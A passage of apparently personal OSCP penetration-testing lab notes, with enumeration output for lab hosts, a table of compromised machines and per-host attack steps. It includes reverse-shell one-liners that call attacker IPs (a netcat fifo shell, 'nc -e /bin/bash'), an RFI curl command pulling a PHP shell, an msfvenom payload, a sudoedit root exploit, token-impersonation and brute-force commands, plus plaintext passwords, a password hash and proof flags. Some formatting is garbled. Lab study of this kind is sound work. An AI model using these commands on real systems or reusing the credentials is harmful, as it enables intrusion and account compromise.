  supportedLDAPPolicies: MaxPageSize
```

```
  supportedLDAPPolicies: MaxQueryDuration
```

```
  supportedLDAPPolicies: MaxTempTableSize
```

```
supportedLDAPPolicies: MaxResultSetSize
supportedLDAPPolicies: MinResultSets
supportedLDAPPolicies: MaxResultSetsPerConn
supportedLDAPPolicies: MaxNotificationPerConn
supportedLDAPPolicies: MaxValRange
supportedLDAPPolicies: ThreadMemoryLimit
supportedLDAPPolicies: SystemMemoryLimitPercent
highestCommittedUSN: 270075
supportedSASLMechanisms: GSSAPI
supportedSASLMechanisms: GSS-SPNEGO
supportedSASLMechanisms: EXTERNAL
supportedSASLMechanisms: DIGEST-MD5
dnsHostName: master.thinc.local
ldapServiceName: thinc.local:master$@THINC.LOCAL
serverName: CN=MASTER,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=thinc,DC=local
supportedCapabilities: 1.2.840.113556.1.4.800
supportedCapabilities: 1.2.840.113556.1.4.1670
supportedCapabilities: 1.2.840.113556.1.4.1791
supportedCapabilities: 1.2.840.113556.1.4.1935
supportedCapabilities: 1.2.840.113556.1.4.2080
isSynchronized: TRUE
isGlobalCatalogReady: TRUE
domainFunctionality: 3
forestFunctionality: 3
domainControllerFunctionality: 4
636/tcp open ldapssl
3268/tcp open globalcatLDAP
3269/tcp open globalcatLDAPssl
MAC Address: 00:50:56:93:7C:86 (VMware)
Service Info: Host: MASTER; OS: Windows 2008 R2
```

Nmap done: 1 IP address (1 host up) scanned in 364.57 seconds

## DNS dump

```
root@kali:~/Desktop/Machines/OSCP/220# dnsrecon -r 10.11.1.0/24 -n 10.11.1.220
[*] Reverse Look-up of a Range
[*] Performing Reverse Lookup from 10.11.1.0 to 10.11.1.255
[*] PTR pedro.thinc.local 10.11.1.7
[*] PTR alice.thinc.local 10.11.1.5
[*] PTR phoenix.thinc.local 10.11.1.8
[*] PTR mike.thinc.local 10.11.1.10
[*] PTR bob.thinc.local 10.11.1.13
[*] PTR bob2.thinc.local 10.11.1.14
[*] PTR barry.thinc.local 10.11.1.22
[*] PTR payday.thinc.local 10.11.1.24
[*] PTR ralph.thinc.local 10.11.1.31
[*] PTR lefturn.thinc.local 10.11.1.39
[*] PTR pain.thinc.local 10.11.1.35
[*] PTR bethany.thinc.local 10.11.1.49
[*] PTR 314159265.thinc.local 10.11.1.44
[*] PTR bethany2.thinc.local 10.11.1.50
[*] PTR alpha.thinc.local 10.11.1.71
[*] PTR beta.thinc.local 10.11.1.72
[*] PTR bruce.thinc.local 10.11.1.75
[*] PTR gamma.thinc.local 10.11.1.73
[*] PTR dotty.thinc.local 10.11.1.116
[*] PTR tophat.acme.local 10.11.1.115
[*] PTR dj.acme.local 10.11.1.128
[*] PTR sherlock.thinc.local 10.11.1.125
[*] PTR gh0st.thinc.local 10.11.1.133
[*] PTR sufferance.thinc.local 10.11.1.136
[*] PTR fc4.thinc.local 10.11.1.141
[*] PTR helpdesk.thinc.local 10.11.1.145
[*] PTR susie.thinc.local 10.11.1.146
[*] PTR tears.thinc.local 10.11.1.173
[*] PTR oracle.acme.local 10.11.1.202
[*] PTR kraken.thinc.local 10.11.1.209
[*] PTR hotline.thinc.local 10.11.1.217
[*] PTR edbmachine.thinc.local 10.11.1.219
[*] PTR observer.thinc.local 10.11.1.218
[*] PTR master.thinc.local 10.11.1.220
[*] PTR slave.thinc.local 10.11.1.221
[*] PTR jeff.thinc.local 10.11.1.223
[*] PTR joe.thinc.local 10.11.1.226
[*] PTR mail.thinc.local 10.11.1.229
[*] PTR jd.acme.local 10.11.1.227
[*] PTR kevin.thinc.local 10.11.1.230
[*] PTR core.thinc.local 10.11.1.234
[*] PTR humble2.thinc.local 10.11.1.238
[*] PTR humble.thinc.local 10.11.1.237
[*] PTR fw_it.thinc.local 10.11.1.251
[*] PTR cory.thinc.local 10.11.1.247
[*] PTR fw_dev.thinc.local 10.11.1.252
[*] PTR tricia.acme.local 10.11.1.253
[+] 47 Records Found
root@kali:~/Desktop/Machines/OSCP/220#
```

# ***Machines Working***

# **10.1.1.89 MVUA007**

OFFSEC SAYS MACHINE MAY BE BROKEN

REMOTEM\*\*\*\*

## **Enumeration**

[\*] Windows 10 Pro 15063 x64 (name:DESKTOP-MVUAOO7) (domain:DESKTOP-MVUAOO7) (signing:False) (SMBv1:True)

SMB-no rights

FTP-project.zip (project = laravel) (There is an RCE for a version of laravel)

PORt STATE SERVICE VERSION

21/tcp open tcpwrapped  
80/tcp open tcpwrapped  
135/tcp open tcpwrapped  
139/tcp open tcpwrapped  
445/tcp open tcpwrapped  
8090/tcp open tcpwrapped

laravel

const VERSION = '7.18.0';

exacq for pe probably

## **Pictures**

## **10.1.1.95 *TheLongNight***

## Enumeration

```
PORt STATE SERVICE VERSION
22/tcp open ssh  OpenSSH 7.2p2 Ubuntu 4ubuntu1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 a9:f8:86:0a:d3:84:02:8e:5b:39:10:02:b7:da:a6:fe (RSA)
| 256 43:20:17:22:a0:f4:59:50:7f:d7:f4:ed:f0:8c:ba:f4 (ECDSA)
|_ 256 0f:09:8b:2e:a4:15:f7:e1:a6:22:72:5f:90:2e:33:c2 (ED25519)
25/tcp open smtp  Postfix smtpd
|_smtp-commands: thelongnight.oscp, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES,
8BITMIME, DSN,
80/tcp open http  Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Bare - Start Bootstrap Template
81/tcp open http  Apache httpd 2.4.18
110/tcp open pop3  Dovecot pop3d
|_pop3-capabilities: TOP CAPA UIDL AUTH-RESP-CODE SASL PIPELINING RESP-CODES
143/tcp open imap  Dovecot imaps
443/tcp closed https
Service Info: Hosts: thelongnight.oscp, thelongnight.oscp; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 118.04 seconds
```

web server operating system: Linux Ubuntu 16.10 or 16.04 (xenial or yakkety)  
web application technology: Apache 2.4.18  
back-end DBMS: MySQL >= 5.1

table 'events' in database 'calendar'

```
rm -f /tmp/f; mkfifo /tmp/f && cat /tmp/f | /bin/bash -i 2>&1 | nc 10.1.1.246 25 > /tmp/f
```

# **Pictures**

*OSCP*

| IP                  | Name       | Status | Technique                                                                 |
|---------------------|------------|--------|---------------------------------------------------------------------------|
| 10.11.1.5           | Alice      | Rooted | SMBv1 Exposed. MS08-067 with SVSVC Bind Shell. (Superficial)              |
| 10.11.1.7           | Pedro      | Stuck  | RDP exposed. It appears I will need creds. Maybe after the exploit.       |
| 10.11.1.8           | Phoenix    | Rooted | Advanced Comment System RFI Got User Shell. Kernel exploit.               |
| 10.11.1.10          | Mike       | Rooted | Cold Fusion Directory Traversal exploit for user creds. Schannel exploit. |
| 10.11.1.13          | Disco      | Rooted | Misconfigured FTP server and Web server on Weird port 10000.              |
| 10.11.1.14          | Bob        | Rooted | Misconfigured FTP server and Web server to User. Service exploit.         |
| 10.11.1.20          | SV-DC01    | Rooted | psexec via a password reuse and mimikatz dump (from .20)                  |
| 10.11.1.21          | SV-FILE01  | Rooted | psexec via a password reuse and mimikatz dump (from .21)                  |
| 10.11.1.22          | SV-Clientx | Rooted | Client side execution of a .docm file, placed on the .21 ftp share.       |
| 10.11.1.24          | SV-Clientx | Rooted | RDP with creds from .22 in workstation_admins group.                      |
| 10.11.1.31          | Ralph      | Rooted | MSSql Misconfiguration allowing execution as NT Authority\SYSTEM.         |
| 10.1.1.1(10.3.3.88) | Luigi      | Rooted | Ruby dev shell vulnerability (with burp). sudo 1.7 sudoed.                |
| 10.1.1.27           | Megan      | Rooted | Directory browsing vuln to get username. SSH brute force.                 |
| 10.11.1.251         | Sean       | Rooted | Brute force to get wp creds admin:monkey. Password reused.                |
| 10.1.1.65           | Freddy     | Rooted | Pop3 Buffer Overflow on weird port.                                       |
| 10.1.1.68           | Chimera    | Rooted | SMB misconfiguration for username. Brute force FTP for PWD.               |
|                     |            |        |                                                                           |
|                     |            |        |                                                                           |
|                     |            |        |                                                                           |
|                     |            |        |                                                                           |

## Tunnels:

Public to IT:

```
ssh -p 22 squid  
squid:Fr33d0M
```

IT to Admin:

```
ssh -p 1022 root@127.0.0.1 -D 127.0.0.1:9050  
root:Fr33d0M
```

## **10.1.1.1 Luigi**

POST /cmd.php HTTP/1.1

Host: 10.1.1.1

X-Forwarded-For: 10.3.3.88

Accept: application/vnd.web-console.v2

X-Requested-With:

User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:78.0) Gecko/20100101 Firefox/78.0

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded

Content-Length: 11

Origin: 10.3.3.88

Connection: close

Referer: 10.3.3.88

data=whoami

```
nc 192.168.119.132 8080 -e /bin/bash
nc -nlvp
```

```
cd /tmp
cat > sudoedit << _EOF
#!/bin/sh
echo ALEX-ALEX
su
/bin/su
/usr/bin/su
_EOF
chmod a+x ./sudoedit
sudo ./sudoedit https://etc/apache2/apache2.conf
whoami
    root
```

<https://www.exploit-db.com/exploits/11651>

## **Enumeration**

POST /cmd.php HTTP/1.1

Host: 10.1.1.1

X-Forwarded-For: 10.3.3.88

Accept: application/vnd.web-console.v2

X-Requested-With:

User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:78.0) Gecko/20100101 Firefox/78.0

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded

Content-Length: 11

Origin: 10.3.3.88

Connection: close

Referer: 10.3.3.88

data=whoami

set up your rce to run : ping -c 1 <attacker ip>  
running on your attack box: tcpdump -i tun0 icmp

luigi:\$6\$VN6hNJ8F\$axUlyZbu14NxQ0BVi/F8gzW6MeRS/0xHzr8Jm8/9z.yyuUK5OjPjw.e88yBTKOYLiZkPx2..eFHhn3OvgILxd.:  
16912:0:99999:7:::

## Pictures

network-secret.txt  
56191361c7a9fe24bd71f8c2ee0e5e46  
proof.txt  
2938dbc545aa24c8e4f88531d5c2cb28

```
cat network-secret.txt
56191361c7a9fe24bd71f8c2ee0e5e46root@luigi:~# channel 7: open failed: connect failed: Connection timed out
channel 8: open failed: connect failed: Connection timed out
channel 9: open failed: connect failed: Connection timed out
channel 10: open failed: connect failed: Connection timed out
channel 11: open failed: connect failed: Connection timed out
cat proof.txt
2938dbc545aa24c8e4f88531d5c2cb28
root@luigi:~# hostname && ipchannel 12: open failed: connect failed: Connection timed out
a && whoami
luigi
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            inet6 ::1/128 scope host
                valid_lft forever preferred_lft forever
3: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 00:50:56:8a:59:84 brd ff:ff:ff:ff:ff:ff
        inet 10.3.3.88/24 brd 10.3.3.255 scope global eth0
            inet6 fe80::250:56ff:fe8a:5984/64 scope link
                valid_lft forever preferred_lft forever
root
root@luigi:~# channel 13: open failed: connect failed: Connection timed out
```

## **10.1.1.27 Megan**

PHP dir browsing exploit to show /etc/passwd via web browser (megan is the found username).

SSH brute force with Hydra for user shell as megan. megan:replicate

cat /etc exports shows that NFS root squashing is possible. The below article explains how I did it and became root!

<https://github.com/Tib3rius/Pentest-Cheatsheets/blob/master/privilege-escalation/linux/linux-examples.rst>

## **Enumeration**

Nmap scan report for 10.1.1.27

Host is up (7.7s latency).

Not shown: 995 closed ports

PORT STATE SERVICE

21/tcp open ftp

22/tcp open ssh

80/tcp open http

111/tcp open rpcbind

2049/tcp open nfs

megan:replicate

history | grep -i mount

ram count

libnfs

NFS root squashing

## ***Pictures***

## **10.1.1.65 Freddy**

```
msfvenom -p windows/shell_reverse_tcp lport=8000 lhost=10.1.1.246 -b '\x00\xd9' -f python
```

47554.py

Win10 MailCarrier 2.51 - 'POP3 User' Remote Buffer Overflow

HAD to

```
use windows/shell_reverse_tcp
Change buffer length (due to the source ip address length)
change target IP
change target port (2110)
```

On sean: nc -nlvp 8000 (also kick off exploit from sean)

<https://www.exploit-db.com/exploits/47554>

## **Enumeration**

Windows 10.0 Build 18362 (name:FREDDY) (domain:freddy) x86  
IIS 10.0

index.html

## Pictures

50ee46930d1a786bfd03b7002e10ccbf

```
C:\Users\Administrator\Desktop>whoami && hostname && ipconfig && type proof.txt
whoami && hostname && ipconfig && type proof.txt
nt authority\system
freddy

Windows IP Configuration

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . :
IPv4 Address . . . . . : 10.1.1.65
Subnet Mask . . . . . : 255.255.0.0
Default Gateway . . . . . : 10.1.1.1
50ee46930d1a786bfd03b7002e10ccbf
C:\Users\Administrator\Desktop>
```

## **10.1.1.68 Chimera**

```
proxychains nmap -sT -Pn --script=smb-enum-users.nse 10.1.1.68          = steph
proxychains hydra -t 1 -l steph -P /usr/share/wordlists/rockyou.txt -vV 10.1.1.68 ftp      = billabong
proxychains ftp
10.1.1.68
= smartstore build files
grep -ir 'User Id'    (part of a mssql connection string)          =
sa:CrimsonQuiltScalp193
whoami /groups |elImpersonate Token + PrintSpoofer.exe      = root
```

# **Enumeration**

By Jayashree Pakhare (buzzle.com)  
Gaynor Borade (buzzle.com)

Windows 10 Pro 18363 x64 (name:CHIMERA) (domain:chimera) (signing:False) (SMBv1:True)

```
proxychains nmap -sT -Pn --script=smb-enum-users.nse 10.1.1.68  
steph  
steph:billabong
```

```
sa:CrimsonQuiltScalp193
```

```
c:\users\steph\jp.exe -l 1337 -p C:\users\steph\443-246.exe -t * -c {03ca98d6-ff5d-49b8-abc6-03dd84127020}
```

## **Pictures**

**10.3.3.254**

## ***Enumeration***

## **Pictures**

## **10.11.1.5 ALICE**

Could not get ms10-017 to work, ms-08-067 was successfull in metasploit when I used a bind shell and changed the SMBPIPE to SRVSVC.

## ***enumeration***

domain THINC

x86

## **nmap**

```
nmap -Pn 10.11.1.5 && nmap -sC -sV -Pn 10.11.1.5 && nmap -p- -Pn 10.11.1.5
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-26 07:48 EDT
```

```
Nmap scan report for 10.11.1.5
```

```
Host is up (0.060s latency).
```

```
Not shown: 997 closed ports
```

```
PORT STATE SERVICE
```

```
135/tcp open msrpc
```

```
139/tcp open netbios-ssn
```

```
445/tcp open microsoft-ds
```

```
Nmap done: 1 IP address (1 host up) scanned in 7.85 seconds
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-26 07:48 EDT
```

```
Nmap scan report for 10.11.1.5
```

```
Host is up (0.073s latency).
```

```
Not shown: 997 closed ports
```

```
PORT STATE SERVICE VERSION
```

```
135/tcp open msrpc Microsoft Windows RPC
```

```
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
```

```
445/tcp open microsoft-ds Microsoft Windows XP microsoft-ds
```

```
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp
```

```
Host script results:
```

```
|_clock-skew: -1m21s
```

```
|_nbstat: NetBIOS name: ALICE, NetBIOS user: HACKER, NetBIOS MAC: 00:50:56:9f:f5:61 (VMware)
```

```
| smb-security-mode:
```

```
| account_used: guest
```

```
| authentication_level: user
```

```
| challenge_response: supported
```

```
|_ message_signing: disabled (dangerous, but default)
```

```
|_smb2-time: Protocol negotiation failed (SMB2)
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

```
Nmap done: 1 IP address (1 host up) scanned in 19.94 seconds
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-26 07:49 EDT
```

```
Nmap scan report for 10.11.1.5
```

```
Host is up (0.095s latency).
```

```
Not shown: 65532 closed ports
```

```
PORT STATE SERVICE
```

```
135/tcp open msrpc
```

```
139/tcp open netbios-ssn
```

```
445/tcp open microsoft-ds
```

```
Nmap done: 1 IP address (1 host up) scanned in 77.01 seconds
```

**smb**

## **smb nmap**

```
nmap --script smb-vuln* -p 139,445 10.11.1.5
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-26 07:48 EDT
Nmap scan report for 10.11.1.5
Host is up (0.097s latency).
```

| PORT    | STATE | SERVICE      |
|---------|-------|--------------|
| 139/tcp | open  | netbios-ssn  |
| 445/tcp | open  | microsoft-ds |

Host script results:

```
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_OBJECT_NAME_NOT_FOUND
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs: CVE:2017-0143
|       Risk factor: HIGH
|         A critical remote code execution vulnerability exists in Microsoft SMBv1
|         servers (ms17-010).
```

```
| Disclosure date: 2017-03-14
```

```
| References:
```

```
|   https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|   https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
```

```
Nmap done: 1 IP address (1 host up) scanned in 21.11 seconds
squid@CoolHandKali:/Yeet/Machines/OSCP$
```

# enum4linux

```
enum4linux -a 10.11.1.5
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sun Apr 26 07:48:49 2020
```

```
=====
| Target Information |
=====
Target ..... 10.11.1.5
RID Range ..... 500-550,1000-1050
Username ..... "
Password ..... "
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```

```
=====
| Enumerating Workgroup/Domain on 10.11.1.5 |
=====
[+] Got domain/workgroup name: THINC
```

```
=====
| Nbtstat Information for 10.11.1.5 |
=====
Looking up status of 10.11.1.5
ALICE      <00> -     B <ACTIVE>  Workstation Service
ALICE      <20> -     B <ACTIVE>  File Server Service
THINC      <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
ALICE      <03> -     B <ACTIVE>  Messenger Service
THINC      <1e> - <GROUP> B <ACTIVE>  Browser Service Elections
THINC      <1d> -     B <ACTIVE>  Master Browser
.._MSBROWSE_. <01> - <GROUP> B <ACTIVE>  Master Browser
HACKER      <03> -     B <ACTIVE>  Messenger Service
```

MAC Address = 00-50-56-9F-F5-61

```
=====
| Session Check on 10.11.1.5 |
=====
[E] Server doesn't allow session using username ", password ". Aborting remainder of tests.
```

# pictures

```
PORT      STATE SERVICE      REASON
139/tcp    open  netbios-ssn  syn-ack
445/tcp    open  microsoft-ds syn-ack

Host script results:
| smb-vuln-ms08-067:
|   VULNERABLE:
|     Microsoft Windows system vulnerable to remote code execution (MS08-067)
|       State: VULNERABLE
|       IDs:  CVE:CVE-2008-4250
|         The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2,
|         Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary
|         code via a crafted RPC request that triggers the overflow during path canonicalization.

Disclosure date: 2008-10-23
References:
  https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
  https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
_smb-vuln-ms10-054: false
_smb-vuln-ms10-061: NT_STATUS_OBJECT_NAME_NOT_FOUND
smb-vuln-ms17-010:
  VULNERABLE:
    Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
    State: VULNERABLE
    IDs:  CVE:CVE-2017-0143
    Risk factor: HIGH
    A critical remote code execution vulnerability exists in Microsoft SMBv1
    servers (ms17-010).

Disclosure date: 2017-03-14
References:
  https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
  https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
  https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
```

## smb vuln nmap

```
Nmap done: 1 IP address (1 host up) scanned in 1.24 seconds
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-26 09:29 EDT
Nmap scan report for 10.11.1.5
Host is up (0.085s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Windows XP microsoft-ds
1025/tcp   open  msrpc        Microsoft Windows RPC
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_.

Host script results:
|_clock-skew: mean: -31m20s, deviation: 42m24s, median: -1h01m20s
|_nbstat: NetBIOS name: ALICE, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:9f:68:21 (VMware)
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp:-
|   Computer name: alice
|   NetBIOS computer name: ALICE\x00
|   Domain name: thinc.local
|   Forest name: thinc.local
|   FQDN: alice.thinc.local
|   System time: 2020-04-26T14:27:55+01:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|   message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)
```

```
msf5 exploit(windows/smb/ms08_067_netapi) > options

Module options (exploit/windows/smb/ms08_067_netapi):
Name  Current Setting  Required  Description
----  -----  -----  -----
RHOSTS  10.11.1.5      yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT   445             yes       The SMB service port (TCP)
SMBPIPE  SRVSVC         yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/bind_tcp):
Name  Current Setting  Required  Description
----  -----  -----  -----
EXITFUNC thread        yes       Exit technique (Accepted: '', seh, thread, process, none)
LPORT   4444            yes       The listen port
RHOST   10.11.1.5      no        The target address

Exploit target:
Id  Name
--  --
0  Automatic Targeting
```

```
C:\Documents and Settings\Administrator\Desktop>type proof.txt && ipconfig && echo %USERDOMAIN%\%USERNAME%
type proof.txt && ipconfig && echo %USERDOMAIN%\%USERNAME%
ed20b785808f615be2c588ed925b18ce

Windows IP Configuration

Ethernet adapter Ethernet0:

  Connection-specific DNS Suffix  . :
  IP Address. . . . . : 10.11.1.5
  Subnet Mask . . . . . : 255.255.0.0
  Default Gateway . . . . . : 10.11.0.1
THINC\ALICE$
```

## ***proof***

```
C:\Documents and Settings\Administrator\Desktop>type proof.txt && ipconfig && echo %USERDOMAIN%\%USERNAME%
type proof.txt && ipconfig && echo %USERDOMAIN%\%USERNAME%
ed20b785808f615be2c588ed925b18ce
```

```
Windows IP Configuration
```

```
Ethernet adapter Ethernet0:
```

```
    Connection-specific DNS Suffix . . . . .
    IP Address . . . . . : 10.11.1.5
    Subnet Mask . . . . . : 255.255.0.0
    Default Gateway . . . . . : 10.11.0.1
```

```
THINC\ALICE$
```

```
ed20b785808f615be2c588ed925b18ce
```

## **10.11.1.7 Pedro**

## ***Enumeration***

## **Pictures**

## **10.11.1.8 Phoenix**

nmap showed that an assload of ports were open.

while enumerating 80 robots.txt pointed me towards /internal.

The source code of /internal showed me that the machine was running advanced commenting system.

searchsploit showed me that I could craft a curl command to get code execution.

```
curl -s "http://10.11.1.8/internal/advanced_comment_system/admin.php?ACS_path=http://192.168.119.167:443/80.txt%00"
```

note --I think the trailing %00 makes the file execute as a .php or maybe adds the extension and executes it.

80.txt is pentestmonkey's phpshell.php edited and renamed.

catch reverse shell with nc.

uname -a shows 2.6.9-89

This kernel is vulnerable to 9545 and 9542. 9545 I could not get to work, some kind of job handler thing.

on the x86 kali I compiled the exploit and moved it via github

```
gcc -Wall -Wl,--hash-style=both -o 9542 9542.c
```

uploaded with wget, chmoded, executed and popped a root shell in the same terminal.

```
f56a325ef00d4553a4046b7eacc5d667
```

## ***enumeration***

domain PHOENIX

```
gcc -Wall -o linux-sendpage linux-sendpage.c
```

```
gcc -Wall -m64 -o linux-sendpage linux-sendpage.c
```

## **nmap**

```
echo -e e[5me[31me[1mttl=63e[0m; echo http://www.kellyodonnell.com/content/determining-os-type-ping; nmap -Pn  
10.11.1.8 && nmap -sC -sV -Pn 10.11.1.8 && nmap -p- -Pn 10.11.1.8  
ttl=63
```

<http://www.kellyodonnell.com/content/determining-os-type-ping>

Starting Nmap 7.80 ( <https://nmap.org> ) at 2020-04-26 11:03 EDT

Nmap scan report for 10.11.1.8

Host is up (0.53s latency).

Not shown: 990 filtered ports

| PORT | STATE | SERVICE |
|------|-------|---------|
|------|-------|---------|

|        |      |     |
|--------|------|-----|
| 21/tcp | open | ftp |
|--------|------|-----|

|        |      |     |
|--------|------|-----|
| 22/tcp | open | ssh |
|--------|------|-----|

|        |        |      |
|--------|--------|------|
| 25/tcp | closed | smtp |
|--------|--------|------|

|        |      |      |
|--------|------|------|
| 80/tcp | open | http |
|--------|------|------|

|         |      |         |
|---------|------|---------|
| 111/tcp | open | rpcbind |
|---------|------|---------|

|         |      |             |
|---------|------|-------------|
| 139/tcp | open | netbios-ssn |
|---------|------|-------------|

|         |      |       |
|---------|------|-------|
| 443/tcp | open | https |
|---------|------|-------|

|         |      |              |
|---------|------|--------------|
| 445/tcp | open | microsoft-ds |
|---------|------|--------------|

|         |      |     |
|---------|------|-----|
| 631/tcp | open | ipp |
|---------|------|-----|

|          |      |       |
|----------|------|-------|
| 3306/tcp | open | mysql |
|----------|------|-------|

Nmap done: 1 IP address (1 host up) scanned in 71.56 seconds

Starting Nmap 7.80 ( <https://nmap.org> ) at 2020-04-26 11:04 EDT

Nmap scan report for 10.11.1.8

Host is up (0.089s latency).

Not shown: 990 filtered ports

| PORT | STATE | SERVICE | VERSION |
|------|-------|---------|---------|
|------|-------|---------|---------|

|        |      |     |              |
|--------|------|-----|--------------|
| 21/tcp | open | ftp | vsftpd 2.0.1 |
|--------|------|-----|--------------|

| ftp-anon: Anonymous FTP login allowed (FTP code 230)

|\_Can't get directory listing: ERROR

| ftp-syst:

| STAT:

| FTP server status:

| Connected to 192.168.119.167

| Logged in as ftp

| TYPE: ASCII

| No session bandwidth limit

| Session timeout in seconds is 300

| Control connection is plain text

| Data connections will be plain text

| At session startup, client count was 1

| vsFTPD 2.0.1 - secure, fast, stable

|\_End of status

22/tcp open ssh OpenSSH 3.9p1 (protocol 1.99)

| ssh-hostkey:

| 1024 89:94:af:2e:5d:c1:da:84:25:11:2c:12:45:c6:70:ac (RSA1)

| 1024 c1:c5:d1:83:0f:4d:d8:9e:8f:82:4c:be:53:4b:6e:14 (DSA)

|\_ 1024 bc:e1:e6:dd:ab:5e:fd:d1:21:2e:11:7c:d5:b2:03:52 (RSA)

|\_sshv1: Server supports SSHv1

25/tcp closed smtp

80/tcp open http Apache httpd 2.0.52 ((CentOS))

| http-methods:

|\_ Potentially risky methods: TRACE

| http-robots.txt: 2 disallowed entries

|/\_internal/ /tmp/

|\_http-server-header: Apache/2.0.52 (CentOS)

|\_http-title: Site doesn't have a title (text/html; charset=UTF-8).

111/tcp open rpcbind 2 (RPC #100000)

139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: MYGROUP)

443/tcp open ssl/https?

|\_ssl-date: 2020-04-26T19:05:48+00:00; +3h58m04s from scanner time.

| sslv2:

| SSLv2 supported

| ciphers:

|\_ SSL2\_RC2\_128\_CBC\_EXPORT40\_WITH\_MD5

```
| SSL2_DES_64_CBC_WITH_MD5
| SSL2_RC4_64_WITH_MD5
| SSL2_DES_192_EDE3_CBC_WITH_MD5
| SSL2_RC4_128_EXPORT40_WITH_MD5
| SSL2_RC4_128_WITH_MD5
|_ SSL2_RC2_128_CBC_WITH_MD5
445/tcp open  netbios-ssn Samba smbd 3.0.33-0.17.el4 (workgroup: MYGROUP)
631/tcp open  ipp      CUPS 1.1
| http-methods:
|_ Potentially risky methods: PUT
|_http-server-header: CUPS/1.1
|_http-title: 403 Forbidden
3306/tcp open  mysql?
|_mysql-info: ERROR: Script execution failed (use -d to debug)
Service Info: OS: Unix
```

Host script results:

```
|_clock-skew: mean: 5h18m04s, deviation: 2h18m35s, median: 3h58m03s
| smb-os-discovery:
| OS: Unix (Samba 3.0.33-0.17.el4)
| Computer name: phoenix
| NetBIOS computer name:
| Domain name:
| FQDN: phoenix
|_ System time: 2020-04-26T15:05:19-04:00
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 261.60 seconds

Starting Nmap 7.80 ( <https://nmap.org> ) at 2020-04-26 11:08 EDT

Nmap scan report for 10.11.1.8

Host is up (0.51s latency).

Not shown: 65524 filtered ports

| PORT     | STATE  | SERVICE      |
|----------|--------|--------------|
| 21/tcp   | open   | ftp          |
| 22/tcp   | open   | ssh          |
| 25/tcp   | closed | smtp         |
| 80/tcp   | open   | http         |
| 111/tcp  | open   | rpcbind      |
| 139/tcp  | open   | netbios-ssn  |
| 443/tcp  | open   | https        |
| 445/tcp  | open   | microsoft-ds |
| 631/tcp  | open   | ipp          |
| 868/tcp  | closed | unknown      |
| 3306/tcp | open   | mysql        |

Nmap done: 1 IP address (1 host up) scanned in 1631.68 seconds

***web***



## ***web nmap***

| PORT   | STATE | SERVICE | REASON  | VERSION                                                                        |
|--------|-------|---------|---------|--------------------------------------------------------------------------------|
| 80/tcp | open  | http    | syn-ack | Apache httpd 2.0.52 ((CentOS))<br> _http-server-header: Apache/2.0.52 (CentOS) |

## **gobust**

```
